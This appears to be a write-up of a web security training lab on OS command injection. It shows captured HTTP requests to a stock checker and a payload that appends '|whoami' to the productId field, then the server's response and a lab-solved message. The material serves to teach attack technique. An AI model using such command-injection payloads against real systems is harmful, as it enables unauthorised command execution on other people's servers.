
Lab: OS command injection, simple case


This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.




Capture Request



```
POST /product/stock HTTP/1.1
Host:
0a290028036ed7a9c8283c3900030071.web-security-academy.n
et
Cookie: session=kaTekDZjsK5Wd1aUBGnyufjMXqUUj1U9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a290028036ed7a9c8283c3900030071.web-security-a
cademy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin:
https://0a290028036ed7a9c8283c3900030071.web-security-a
cademy.net
Content-Length: 21
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

productId=1&storeId=1
```


Inject OS Commands and Profit from LOOT



```
POST /product/stock HTTP/1.1
Host: 0a29002803 6ed7a9c8283c3900030071.web-security-academy.net
Cookie: session=kaTekDZjsK5Wd1aUBGnyufjMXqUUj1U9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a290028036ed7a9c8283c3900030071.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0a290028036ed7a9c8283c3900030071.web-security-academy.net
Content-Length: 28
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

productId=1|whoami&storeId=1
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 132

/home/peter-rMIs91/stockreport.sh: line 5: $2: unbound variable
whoami: extra operand '1'
Try 'whoami --help' for more information.

```

Solved



Congratulations, you solved the lab!